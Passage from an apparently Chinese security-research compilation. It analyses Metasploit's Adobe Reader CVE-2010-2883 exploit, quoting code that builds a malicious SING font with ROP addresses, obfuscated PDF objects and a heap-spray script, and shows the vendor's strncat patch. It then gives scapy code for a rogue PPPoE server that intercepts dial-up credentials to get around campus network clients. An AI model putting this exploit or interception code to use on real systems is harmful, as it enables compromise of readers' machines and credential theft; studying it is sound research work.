/FontDescriptor 条目用于描述字体各种属性。

```
xref << pdf.length
pdf << io_def(9) << n_obfu("<<")
pdf << n_obfu("/Type/FontDescriptor/FontName/Cinema")
pdf << n_obfu("/Flags %d" % (2**2 + 2**6 + 2**17))
pdf << n_obfu("/FontBBox [-177 -269 1123 866]")
pdf << n_obfu("/FontFile2 ") << io_ref(10)
pdf << n_obfu(">>") << eol
pdf << endobj
```

FontFile2 指向了一个流对象，这个流对象即是 TTF 字体数据，我们构造的 SING 表数据也包含在内。在 PDF 中流对象由 Stream 和 Endstream 关键字标识。

```
xref << pdf.length
compressed = Zlib::Deflate.deflate(ttf)
pdf << io_def(10) << n_obfu("<</Length %s/Filter/FlateDecode/Length1 %s>>" % [compressed.lengt
pdf << "stream" << eol
pdf << compressed << eol
pdf << "endstream" << eol
pdf << endobj
```

这里将我们构造好的 ttf(之后会提及如何构造 ttf) 数据经过 deflate 压缩之后给了 compressed 变量。并且被包含在 stream 和 endstream 关键字之间。

接下来分析一下如何构造 ttf。分析 MSF 提供的 exp 发现它在构造的时候并没有从头根据 TrueType 字体的标准文档从零开始构造，而是选择了采用一个现有的字体文件并把 SING 表格插入进去。这确实是很省力的一种做法。

回到 KaliLinux 下的

/usr/share/metasploit-framework/modules/exploits/windows/fileformat/cve-2010-2883.ttf

可以看到所采用的字体文件在这个位置。

在构造 TTF 之前，首先了解一下 SING 表的数据结构

```
typedef struct
{
    USHORT  tableVersionMajor;
    USHORT  tableVersionMinor;
    USHORT  glyphletVersion;
    USHORT  embeddinginfo;
    USHORT  mainGID;
    USHORT  unitsPerEm;
    SHORT   vertAdvance;
    SHORT   vertOrigin;
    BYTE[28]    uniqueName;
    BYTE[16]    METAMD5;
    BYTE    nameLength;
    BYTE[]  baseGlyphName;
} SINGTable;
```

我们把需要注入的恶意代码写入在 uniqueName 中即可。

The following data types are used in the TrueType font file. All TrueType fonts use Motorola-style byte ordering (Big Endian):

Data type	Description
BYTE	8-bit unsigned integer.
CHAR	8-bit signed integer.
USHORT	16-bit unsigned integer.
SHORT	16-bit signed integer.
ULONG	32-bit unsigned integer.
LONG	32-bit signed integer.
FIXED	32-bit signed fixed-point number (16.16)
FUNIT	Smallest measurable distance in the em space.
FWORD	16-bit signed integer (SHORT) that describes a quantity in FUnits.
UFWORD	Unsigned 16-bit integer (USHORT) that describes a quantity in FUnits.
F2DOT14	16-bit signed fixed number with the low 14 bits of fraction (2.14).

Most tables have version numbers, and the version number for the entire font is contained in the Table Directory (see below). Note that there are two different version number types, each with its own numbering scheme. USHORT version numbers always start at zero (0). Fixed version numbers always start at one (1.0 or 0x00010000).

参考 TrueType 文档中的数据类型。我们了解到 USHORT 和 SHORT 都占 16 个 bit。接下来查看一下 exp 中的 make_ttf 函数定义。

```
def make_ttf


  # load the static ttf file
  ttf_data = @ttf_data.dup


  # Build the SING table
  sing = ''
  sing << [
    0, 1,    # tableVersionMajor, tableVersionMinor (0.1)
    0xe01,   # glyphletVersion
    0x100,   # embeddingInfo
    0,       # mainGID
    0,       # unitsPerEm
    0,       # vertAdvance
    0x3a00   # vertOrigin
  ].pack('vvvvvvvv')
```

这里首先填充了 uniqueName 字段之前的字段数据。并且注意到这里使用了 pack('v') 函数来实现小端字节序。如果你仔细阅读 TrueType 的文档描述，会了解到 TrueType 实际上遵循的是大端字节序来描述数据，这里之所以采用小端是因为此时的 uniqueName 字段数据已然不是原先的作用了，它此时包含的是要在 x86 架构环境下执行的指令地址，而 x86 架构下需要遵循的是小端字节序。

```
  # uniqueName
  # "The uniqueName string must be a string of at most 27 7-bit ASCII characters"
  #sing << "A" * (0x254 - sing.length)
  sing << rand_text(0x254 - sing.length)
```

继续往下看，这里使用了 rand_text 函数填充了随机字符，主要作用是混淆。在前面为了方便识别数据块，我们将随机字符固定成了 "A"。

```
  # 0xffffffff gets written here @ 0x7001400 (in BIB.dll)
  sing[0x140, 4] = [0x4a8a08e2 - 0x1c].pack('V')

  # This becomes our new EIP (puts esp to stack buffer)
  ret = 0x4a80cb38 # add ebp, 0x794 / leave / ret
  sing[0x208, 4] = [ret].pack('V')

  # This becomes the new eip after the first return
  ret = 0x4a82a714
  sing[0x18, 4] = [ret].pack('V')

  # This becomes the new esp after the first return
  esp = 0x0c0c0c0c
  sing[0x1c, 4] = [esp].pack('V')

  # Without the following, sub_801ba57 returns 0.
  sing[0x24c, 4] = [0x6c].pack('V')

  ttf_data[0xec, 4] = "SING"
  ttf_data[0x11c, sing.length] = sing

  ttf_data
end
```

之后就是将前面我们动态调试时分析过的几个关键地址写入 SING 表中。并把 TTF 字体中的 name 表替换成 SING 表。

到此为止，我们已经知道了如何构造 SING 表和 TTF 以及在 PDF 中如何引用这个 TTF 字体文件。接下来再来分析一下 PDF 中是如何执行 JavaScript 的。

回到 catalog 对象的定义中的/OpenAction 条目，引用了一个编号为 11 的对象。

```
xref << pdf.length
pdf << io_def(11) << n_obfu("<<")
pdf << n_obfu("/Type/Action/S/JavaScript/JS ") + io_ref(12)
pdf << n_obfu(">>") << eol
pdf << endobj
```

这里指定了一个用于执行 JS 的 action。

```
xref << pdf.length
compressed = Zlib::Deflate.deflate(ascii_hex_whitespace_encode(js))
pdf << io_def(12) << n_obfu("<</Length %s/Filter[/FlateDecode/ASCIIHexDecode]>>" % compressed.
pdf << "stream" << eol
pdf << compressed << eol
pdf << "endstream" << eol
pdf << endobj
```

注意到这里将我们构造好的 JS 代码直接代入了 ascii_hex_whitespace_encode 函数。在 exp 中找到 ascii_hex_whitespace_encode 的函数定义如下

```
def ascii_hex_whitespace_encode(str)
  result = ""
  whitespace = ""
  str.each_byte do |b|
    result << whitespace << "%02x" % b
    whitespace = " " * (rand(3) + 1)
  end
  result << ">"
end
```

这个函数将 ASCII 转换成十六进制并且中间随机间隔 1 到 3 个空格。

在前面的介绍中已经把核心的 JS 代码介绍了。接下来看下 EXP 中是怎么构造 JS 的。

定位到 make_js 函数处

```
stack_data = [
  0x41414141,   # unused
  0x4a8063a5,   # pop ecx / ret
  0x4a8a0000,   # becomes ecx

  0x4a802196,   # mov [ecx],eax / ret # save whatever eax starts as

  0x4a801f90,   # pop eax / ret
  0x4a84903c,   # becomes eax (import for CreateFileA)

  ......

].pack('V*')
```

首先定义了一个 stack_data 变量，该变量中存储了构造的 ROP 链。由于代码太长，省略了中间的 shellcode。同样这里也用了 pack('V*') 按照小端字节序来处理。

```
var_unescape  = rand_text_alpha(rand(100) + 1)
var_shellcode = rand_text_alpha(rand(100) + 1)

var_start     = rand_text_alpha(rand(100) + 1)

var_s         = 0x10000
var_c         = rand_text_alpha(rand(100) + 1)
var_b         = rand_text_alpha(rand(100) + 1)
var_d         = rand_text_alpha(rand(100) + 1)
var_3         = rand_text_alpha(rand(100) + 1)
var_i         = rand_text_alpha(rand(100) + 1)
var_4         = rand_text_alpha(rand(100) + 1)

payload_buf = ''
payload_buf << stack_data
payload_buf << encoded_payload

escaped_payload = Rex::Text.to_unescape(payload_buf)
```

在接下来的处理中同样做了很多的随机字符生成用于混淆。

并且将 payload 代码连入。

```
  js = %Q|
var #{var_unescape} = unescape;
var #{var_shellcode} = #{var_unescape}( '#{escaped_payload}' );
var #{var_c} = #{var_unescape}( "%" + "u" + "0" + "c" + "0" + "c" + "%u" + "0" + "c" + "0" + "
while (#{var_c}.length + 20 + 8 < #{var_s}) #{var_c}+=#{var_c};
#{var_b} = #{var_c}.substring(0, (0x0c0c-0x24)/2);
#{var_b} += #{var_shellcode};
#{var_b} += #{var_c};
#{var_d} = #{var_b}.substring(0, #{var_s}/2);
while(#{var_d}.length < 0x80000) #{var_d} += #{var_d};
#{var_3} = #{var_d}.substring(0, 0x80000 - (0x1020-0x08) / 2);
var #{var_4} = new Array();
for (#{var_i}=0;#{var_i}<0x1f0;#{var_i}++) #{var_4}[#{var_i}]=#{var_3}+"s";
|

  js
end
```

再将刚才的变量代入到进 js 变量中形成完整的 JavaScript 堆喷射代码。至此 js 部分就分析完成了。

```
  xrefPosition = pdf.length
  pdf << "xref" << eol
  pdf << "0 %d" % (xref.length + 1) << eol
  pdf << "0000000000 65535 f" << eol
  xref.each do |index|
    pdf << "%010d 00000 n" % index << eol
  end

  pdf << "trailer" << eol
  pdf << n_obfu("<</Size %d/Root " % (xref.length + 1)) << io_ref(1) << ">>" << eol

  pdf << "startxref" << eol
  pdf << xrefPosition.to_s() << eol

  pdf << "%%EOF" << eol
```

```
  pdf
end
```

以上代码是 PDF 构造的结尾部分。用于生成交叉引用表和 trailer 表。交叉引用表每一行包含了一个对象的文件偏移，生成数以及空间占用标识符。并以%%EOF 标识结束。

至此样本构造部分的分析就结束了，虽然有很多地方还是没有讲的很清楚，有兴趣的朋友可以阅读 PDF 的官方文档深入了解 PDF 的详细情况。

12.8 漏洞修复

下载 AdobeReader 9.4.0 版本提取 CoolType.dll，定位到相同的位置

```
.text:0803DD90                mov     byte ptr [ebp+108h+var_10C], 1
.text:0803DD94                jnz     loc_803DEF6
.text:0803DD9A                push    offset aName    ; "name"
.text:0803DD9F                push    edi             ; int
.text:0803DDA0                lea     ecx, [ebp+108h+var_124]
.text:0803DDA3                xor     bl, bl
.text:0803DDA5                call    sub_80217D7
.text:0803DDAA                cmp     [ebp+108h+var_124], 0
.text:0803DDAE                jnz     short loc_803DE1A
.text:0803DDB0                push    offset aSing    ; "SING"
.text:0803DDB5                push    edi             ; int
.text:0803DDB6                lea     ecx, [ebp+108h+var_12C]
.text:0803DDB9                call    sub_8021B06
.text:0803DDBE                mov     ecx, [ebp+108h+var_12C]
.text:0803DDC1                test    ecx, ecx
.text:0803DDC1 ;   } // starts at 803DD90
.text:0803DDC3 ;   try {
.text:0803DDC3                mov     byte ptr [ebp+108h+var_10C], 2
.text:0803DDC7                jz      short loc_803DE03
.text:0803DDC9                mov     eax, [ecx]
.text:0803DDCB                and     eax, 0FFFFh
.text:0803DDD0                jz      short loc_803DDD9
.text:0803DDD2                cmp     eax, 100h
.text:0803DDD7                jnz     short loc_803DE01
.text:0803DDD9
```

```
.text:0803DDD9 loc_803DDD9:                            ; CODE XREF: sub_803DD33+9Dj
.text:0803DDD9                 push    104h            ; int
.text:0803DDDE                 add     ecx, 10h
.text:0803DDE1                 push    ecx             ; char *
.text:0803DDE2                 lea     eax, [ebp+108h+var_108]
.text:0803DDE5                 push    eax             ; char *
.text:0803DDE6                 mov     [ebp+108h+var_108], 0
.text:0803DDEA                 call    sub_813391E
```

很显然这里不再是调用 strcat 而是改为调用 sub_813391E 函数

```
.text:0813391E                 push    esi
.text:0813391F                 mov     esi, [esp+4+arg_0]
.text:08133923                 push    esi             ; char *
.text:08133924                 call    strlen
.text:08133929                 pop     ecx
.text:0813392A                 mov     ecx, [esp+4+arg_8]
.text:0813392E                 cmp     ecx, eax
.text:08133930                 ja      short loc_8133936
.text:08133932                 mov     eax, esi
.text:08133934                 pop     esi
.text:08133935                 retn
.text:08133936 loc_8133936:                            ; CODE XREF: sub_813391E+12j
.text:08133936                 sub     ecx, eax
.text:08133938                 dec     ecx
.text:08133939                 push    ecx             ; size_t
.text:0813393A                 push    [esp+8+arg_4]   ; char *
.text:0813393E                 add     eax, esi
.text:08133940                 push    eax             ; char *
.text:08133941                 call    ds:strncat
.text:08133947                 add     esp, 0Ch
.text:0813394A                 pop     esi
.text:0813394B                 retn
```

该函数获取了字段的长度，判断是否超出限制。如果超出限制就用 strncat 限制了拷贝的字节数从而修复了该漏洞。

12.9 参考资料

[1][PDF 标准文档](https://www.adobe.com/content/dam/acom/en/devnet/pdf/pdfs/PDF32000_2008.pdf)

[2][Metasploit 框架手册](http://rapid7.github.io/metasploit-framework/api/)

[3][TrueType 格式文档](https://storage.googleapis.com/google-code-archive-downloads/v2/code.google.com/minuxs/T
1.0 Font Files.pdf)

[4][PDF_JS_API 参考手册](https://www.adobe.com/content/dam/acom/en/devnet/acrobat/pdfs/js_api_reference.pdf)

安全研究

安全在积极进攻的同时，也需要默默的沉淀，对原理深入的分析才能挖掘出潜藏其中的安全隐患和攻击面。本章节选当季度部分安全会议议题解读与项目安全风险研究，以供安全爱好者参考学习。

PPPoE 中间人拦截以及校园网突破漫谈

作者：Akkuman

原文链接：https://www.anquanke.com/post/id/178484

校园生活快结束了，之前还有点未完成的想法，趁着这两天有兴趣搞搞。

此文面向大众是那种在校园内苦受拨号客户端的毒害，但是又想自己动手折腾下的。

13.1 一些我知道的办法

目前主要的方法可以可以分为移动端和电脑客户端。

13.1.1 移动端

移动端基本是基于 http 的 portal 认证，这个解决方法比较多，但依据剧情情况而定。

比如拨号后克隆 mac 到路由器，还有基于这个方法的衍生方法，比如拨号前交换机，登陆后改路由器并复制 mac 到路由器。还有比如虚拟路由转发。

这些其实都是利用的检测的原理，按道理说，portal 并不像 PPPoE 那样，PPPoE 中间是不允许有路由节点的，因为在 PADI 广播包是本地广播，本地广播路由器不会进行转发，所以并不能找到一个目的 PPPoE Server。

这里扯远了，关于 PPPoE 下面再说。

我们接着看看 portal，这个是基于 HTTP 的，大体上的流程是

1. 访问一个 http 网站，比如 http://www.qq.com，因为网关会拦截 http 请求然后重定向到一个形如 http://58.53.199.144:8001/?userip=100.64.224.167&wlanacname=&nasip=58.50.189.124&usermac=1c-87-2c-77-77-9c 的网址。
2. 此时 app 会解析信息，比如 ip，mac。检测的地方就是在这里，比如检测你的手机 ip 是否和 userip 相同，加入你在路由器下，你的 ip 应该是形如 192.168.x.x 的地址，你的路由器的 wan ip 才是和 userip 相同，还可能会进行比如 mac 判断，还可能检查 arp 表，至于这两样是怎样检测的我按下不表，总而言之，这里通不过检测，app 就判定你的网络环境不对。
3. 然后 app 会将账号或密码进行加密，然后 post 到认证服务器，认证通过后，你这个 ip 就可以上网了。

先说说为什么克隆 mac 有用，因为认证服务器那边是根据 mac 判定的，相同的 mac 在短时间内会获取到同样的 ip，并且短暂时间的断网也是允许的。其他衍生方法原理类似。

再来说说还有哪些办法，这些办法可能并没有之前的好操作。

比如 hook 判定函数

还有比如改 Response（这个办法是前阵子的思路，还没实践是否可行，既然判断参数取自响应包，那么我们应该能想到这个）

我前阵子用的比较多的其实是直接逆向 app 获取加密流程然后自写协议，但是现在看来可能是最费时费力的一种了，不过有一种好处，一个产品大概率是不会换加密算法的，顶多可能改改密钥，截取加密后的某一段。

这些大致上就是我所知道的几种移动端上面的方法了。

13.1.2 电脑端

电脑端方面老陈的文章已经写的很全面了，见 How To : 从 Netkeeper 4.X 客户端获取真实账号

这里面提到了我们可以下手的三个方面

1. 客户端本身

比如 hook RasDialW api 和 CE 暴搜。

但是就如文章中所说，加了保护，可能是自行实现 peloader 也说不定，反正就是相当于没走系统的 api，而是自行搞了一份来进行拨号，这样就没办法通过 hook 系统 api 来获取了。另外暴搜内存也有局限。

拿我们湖北的举例子，湖北的客户端是动态加载一个 dll 来进行账号密码加密，但是这个过程很快，这个客户端主要的操作都貌似是在 dll 中完成，这里我说的快是指，他加载 dll 完成加密然后可能又调用了它的其他 dll 拨号后，只要一个 dll 完成了它的 ‘‘使命’’，它会立刻卸载，导致我们通过 CE 手动暴搜内存几乎不可能（这里可能我写的有谬误，不过就我分析湖北的客户端来说感觉是这样）

1. 系统层面

这个就如文章中提到的事件日志相关的东西

1. 中间人

根据 PPPoE 协议的流程，我们完全可以自己搞一个 server 来进行拦截。

下面我们将详细了解这个，以及能够自己动手实现一个简单的 PPPoE Server。

13.2 PPPoE 协议流程

PPPoE 是一个二层协议，工作在链路层。

PPPoE 主要分为两个阶段，一个是发现阶段，我的理解就是两台机器建立起点对点的联系，第二个是会话阶段，这个阶段主要是配置确认，然后开始验证账号密码。

至于后面的分配 ip 的确定我们按下不表，因为此文主要关注的是拦截。

PPPoE 具体可分为以下阶段

1. PPPoE 发现阶段 (Discovery)

主机广播发起分组（PADI）有效发现提供包分组（PADO）有效发现请求分组（PADR）有效发现会话确认（PADS）

1. PPPoE 会话阶段 (Session)

LCP 协议请求确认配置 (LCP-Config-Req) LCP 协议确认配置 (LCP-Config-Ack) PAP 或 CHAP 验证账号密码

验证通过后开始进行一些后续的分配 ip 以及其他操作。

13.3 PPPoE 发现阶段

13.3.1 PADI

PADI 是一个广播包，发往 ff:ff:ff:ff:ff:ff 的广播地址，然后这个广播包会在本地网络进行广播。

它的 CODE 字段值为 0Œ09，SESSION-ID（会话 ID）字段值为 0Œ0000。

PADI 分组必须至少包含一个 Host-Uniq，Host-Uniq 为主机唯一标识，类似于 PPP 数据报文中的标识域，主要是用来匹配发送和接收端的。因为对于广播式的网络中可能会同时存在很多个 PPPoE 的数据报文。

```
> Frame 299: 40 bytes on wire (320 bits), 40 bytes captured (320 bits) on interface 0
v Ethernet II, Src: AsustekC_77:77:9c (1c:87:2c:77:77:9c), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
  > Destination: Broadcast (ff:ff:ff:ff:ff:ff)
  > Source: AsustekC_77:77:9c (1c:87:2c:77:77:9c)
    Type: PPPoE Discovery (0x8863)
v PPP-over-Ethernet Discovery
    0001 .... = Version: 1
    .... 0001 = Type: 1
    Code: Active Discovery Initiation (PADI) (0x09)
    Session ID: 0x0000
    Payload Length: 20
  v PPPoE Tags
      Host-Uniq: 3b00000000000000071000000
```

```
0000  ff ff ff ff ff ff 1c 87  2c 77 77 9c 88 63 11 09   ........ ,ww··c··
0010  00 00 00 14 01 01 00 00  01 03 00 0c 3b 00 00 00   ........ ····;···
0020  00 00 00 00 71 00 00 00                           ····q···
```

因为此时发的是广播包，那么我们只需要本机搭建一个 Server 对 PADI 进行响应，就可以开始我们的中间人作业了。

具体流程就是监听网卡，然后过滤 CODE 字段值为 0Œ09 的包然后进行响应即可。

因为其中的 Host-Uniq 字段在后续的请求中都需要，我们写一个函数把这个字段值揪出来。

```python
# 寻找客户端发送的 Host-Uniq
def padi_find_hostuniq(self, payload):
    _key = b'\x01\x03'
    payload = bytes(payload)
    if _key in payload:
        _nIdx = payload.index(_key)
        _nLen = struct.unpack("!H", payload[_nIdx + 2:_nIdx + 4])[0]
        _nData = payload[_nIdx + 2:_nIdx + 4 + _nLen]
        return _key + _nData
    return
```

需要传入的是一个 Packet.payload，payload 是除去链路层的其他数据，在这里面具体就是 PPPoED 下面的数据

13.3.2 PADO

当一个接入集中器（Server）接收到一个 PADI 包以后，就需要进行响应，发出 PADO 包了。

PADO 包的 CODE 字段值为 0Œ07，SESSION-ID 字段值仍为 0Œ0000。

PADO 分组必须包含一个接入集中器名称类型的标签（此处的标签类型字段值为 akkuman），其实就是一个名字，你想填什么都可以。

并且需要包含前面 PADI 包中的 Host-Uniq 字段，这个字段在 PPPoE 的发现阶段都是必要的。

```
Ethernet II, Src: 61:b0:53:37:d1:c6 (61:b0:53:37:d1:c6), Dst: AsustekC_77:77:9c (1c:87:2c:77:77:9c)
  Destination: AsustekC_77:77:9c (1c:87:2c:77:77:9c)
  Source: 61:b0:53:37:d1:c6 (61:b0:53:37:d1:c6)
  Type: PPPoE Discovery (0x8863)
PPP-over-Ethernet Discovery
  0001 .... = Version: 1
  .... 0001 = Type: 1
  Code: Active Discovery Offer (PADO) (0x07)
  Session ID: 0x0000
  Payload Length: 31
  PPPoE Tags
    AC-Name: akkuman
    Host-Uniq: 3b000000000000071000000
```

```
0000  1c 87 2c 77 77 9c 61 b0  53 37 d1 c6 88 63 11 07   ··,ww·a· S7···c··
0010  00 00 00 1f 01 02 00 07  61 6b 6b 75 6d 61 6e 01   ········ akkuman·
0020  01 00 00 01 03 00 0c 3b  00 00 00 00 00 00 00 71   ·······; ·······q
0030  00 00 00                                          ···
```

在载荷中可能有多个 tag，他们的格式如下：

0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1 +-+ | TAG_TYPE | TAG_LENGTH | +-+ | TAG_VALUE ... ~ +-+

可以看出，标记的封装格式采用的是大家所熟知的 TLV 结构，也即是（类型 + 长度 + 数据）。标记的类型域为 2 个字节，各个标记的类型所代表的含义具体可以查看 RFC 2516 或 PPPoE 帧格式

这里的 0x0103 即代表 Host-Uniq，是主机唯一标识，作用在上文已经提及。

那我们可以根据这个要求写一个发送 PADO 包的函数。

```
# 发送 PADO 回执包
def send_pado_packet(self, pkt):
    # 寻找客户端的 Host_Uniq
    _host_Uniq = self.padi_find_hostuniq(pkt.payload)
    _payload = b'\x01\x02\x00\x07akkuman\x01\x01\x00\x00'
    if _host_Uniq:
        _payload += _host_Uniq
    # PADO 回执包的 sessoinid 为 0x0000
    pkt.sessionid =  getattr(pkt, 'sessionid', 0x0000)
    sendpkt = Ether(src=MAC_ADDRESS, dst=pkt.src, type=0x8863) / PPPoED(version=1, type=1, cod
```

```
    scapy.sendp(sendpkt)
```

其中的 pkt 是接收到的 PADI 数据包。

上面的 _payload 中的 \x01\x02 代表是 AC-Name 字段，\x00\x07 是后面的 akkuman 的长度。\x01\x01 是代表 Service-Name 字段，一般为空，所以我们这里直接填 \x00\x00。下文不再赘述。

其中的源 mac 地址和目标 mac 地址我们需要改改。

然后加上 Host-Uniq 字段，封装成包发出去，注意这里的 type=0x8863 是代表发现阶段，0x8864 是会话阶段。

至于这个是怎么封装起来的，这个是 scapy 库的语法，Ether 代表链路层，剩下的依此大家参照图即可理解，最后的 _payload 代表接上一段原始数据，一般就是 bytes。

13.3.3 PADR

因为 PADI 包是广播的，所以客户端有可能收到不同的接入集中器多个的 PADO 响应包，客户端应该基于 AC-Name 和可以提供的服务（这个参见 RFC2516）从中选择一个合适的接入集中器。

然后客户端就发送 PADR 包到自己选择的接入集中器（将目标 mac 改成 PADO 包中的源 mac 即可），其中 CODE 字段为 0Œ19，SESSION_ID 字段值仍为 0Œ0000。

```
▾ Ethernet II, Src: AsustekC_77:77:9c (1c:87:2c:77:77:9c), Dst: 61:b0:53:37:d1:c6 (61:b0:53:37:d1:c6)
  › Destination: 61:b0:53:37:d1:c6 (61:b0:53:37:d1:c6)
  › Source: AsustekC_77:77:9c (1c:87:2c:77:77:9c)
    Type: PPPoE Discovery (0x8863)
▾ PPP-over-Ethernet Discovery
    0001 .... = Version: 1
    .... 0001 = Type: 1
    Code: Active Discovery Request (PADR) (0x19)
    Session ID: 0x0000
    Payload Length: 20
  ▾ PPPoE Tags
      Host-Uniq: 3b00000000000000072000000
```

```
0000  61 b0 53 37 d1 c6 1c 87  2c 77 77 9c 88 63 11 19   a·S7···· ,ww··c··
0010  00 00 00 14 01 01 00 00  01 03 00 0c 3b 00 00 00   ........ ····;···
0020  00 00 00 00 72 00 00 00                           ····r···
```

13.3.4 PADS

当接入集中器收到一个 PADR 包以后，就要准备开始一个 PPP 会话了。

在这个阶段，接入集中器会为接下来的 PPPoE 会话生成一个独一无二的 SESSION_ID，然后组装起来进行发送。其中 CODE 字段值为 0Œ65 。

```
Ethernet II, Src: 61:b0:53:37:d1:c6 (61:b0:53:37:d1:c6), Dst: AsustekC_77:77:9c (1c:87:2c:77:77:9c)
  Destination: AsustekC_77:77:9c (1c:87:2c:77:77:9c)
  Source: 61:b0:53:37:d1:c6 (61:b0:53:37:d1:c6)
  Type: PPPoE Discovery (0x8863)
PPP-over-Ethernet Discovery
  0001 .... = Version: 1
  .... 0001 = Type: 1
  Code: Active Discovery Session-confirmation (PADS) (0x65)
  Session ID: 0x0005
  Payload Length: 20
  PPPoE Tags
    Host-Uniq: 3b00000000000000072000000
```

```
0000  1c 87 2c 77 77 9c 61 b0  53 37 d1 c6 88 63 11 65   ··,ww·a· S7···c·e
0010  00 05 00 14 01 01 00 00  01 03 00 0c 3b 00 00 00   ········ ····;···
0020  00 00 00 00 72 00 00 00                           ····r···
```

根据此我们可以写出一个发送 PADS 包的函数。

```python
# 发送 PADS 回执包
def send_pads_packet(self, pkt):
    # 寻找客户端的 Host_Uniq
    _host_Uniq = self.padi_find_hostuniq(pkt.payload)
    _payload = b'\x01\x01\x00\x00'
    if _host_Uniq:
        _payload += _host_Uniq

    pkt.sessionid =  SESSION_ID
    sendpkt = Ether(src=MAC_ADDRESS, dst=pkt.src, type=0x8863) / PPPoED(version=1, type=1, cod
    scapy.sendp(sendpkt)
```

其中的 pkt 为接收到的 PADR 数据包。

此时发现阶段就已经完成了，接下来就是进行 PPPoE 的会话阶段了。

13.4 PPPoE 会话阶段

PPPoE 会话阶段的抓包并没有那么明显的特征，可能你在不同的时间看到的包的顺序都不太一样。

在此阶段的 Type 为 0x8864，代表 PPPoES，即会话阶段。

13.4.1 LCP 链路配置建立

一个典型的 LCP Request 如下图所示。

```
Ethernet II, Src: 61:b0:53:37:d1:c6 (61:b0:53:37:d1:c6), Dst: AsustekC_77:77:9c (1c:87:2c:77:77:9c)
  Destination: AsustekC_77:77:9c (1c:87:2c:77:77:9c)
  Source: 61:b0:53:37:d1:c6 (61:b0:53:37:d1:c6)
  Type: PPPoE Session (0x8864)
PPP-over-Ethernet Session
  0001 .... = Version: 1
  .... 0001 = Type: 1
  Code: Session Data (0x00)
  Session ID: 0x0005
  Payload Length: 20
Point-to-Point Protocol
  Protocol: Link Control Protocol (0xc021)
PPP Link Control Protocol
  Code: Configuration Request (1)
  Identifier: 1 (0x01)
  Length: 18
  Options: (14 bytes), Maximum Receive Unit, Authentication Protocol, Magic Number
    Maximum Receive Unit: 1492
    Authentication Protocol: Password Authentication Protocol (0xc023)
    Magic Number: 0x5e630ab8
```

Protocol：决定了后面的载荷包含的是什么样的协议报文，类似以太帧的类型字段，是用以区分载荷送给哪个上层协议处理。收下为常见协议号：

0xC021: LCP 报文

0xC023: Password Authentication Protocol （PAP）

0xC223: Challenge Handshake Authentication Protocol （CHAP）

0x8021: IPCP 报文，它是 NCP 协议的一种（用来协商分配 ip）

0x0021: IP 报文


LCP(Link Control Protocol) 是链路控制协议，是 PPP 协议的一个成员协议，PPP 协议在 LCP 阶段默认不做认证协商，LCP 的认证只作为一个可选的参数。

接入集中器和客户端双方通过交互 LCP 配置报文来协商数据链路。

协商内容包括验证方式、最大接收单元 MRU、魔术字（Magic Number）等选项。在此阶段 LCP 的状态机发生两次改变，进入会话阶段后，检测到链路可用，则物理层会向链路层发送一个 UP 事件，链路层收到该事件后，会将 LCP 的状态机从当前状态改变为 Request-Sent（请求发送）状态。LCP 开始发送 Config-Request 报文（即上图中 LCP 下面的 CODE 字段，为 1 代表 Config-Request）来协商数据链路，无论哪一端接收到了 Config-Ack 报文（LCP 的 CODE 字段为 2）时，LCP 的状态机又要发生改变，从当前状态改变为 Opened 状态，进入 Opened 状态后收到 Config-Ack 报文的一方则完成了当前阶段，应该向下一个阶段跃迁，下一个阶段可能是 Authentication（如 PAP 或 CHAP），也可能是 Network Layer Protocol（NLP）。同理可知，另一端也是一样的，但须注意的一点是在链路配置阶段双方是链路配置操作过程是相互独立的。

如果配置了验证，将进入 Authentication 阶段，CHAP 或 PAP 验证。如果没有配置验证，则直接进入 Network Layer Protocol 阶段，即开始分配 ip 等操作。

这是在网上找的 LCP 报文格式，其实更建议大家配合 wireshark 抓包来看。



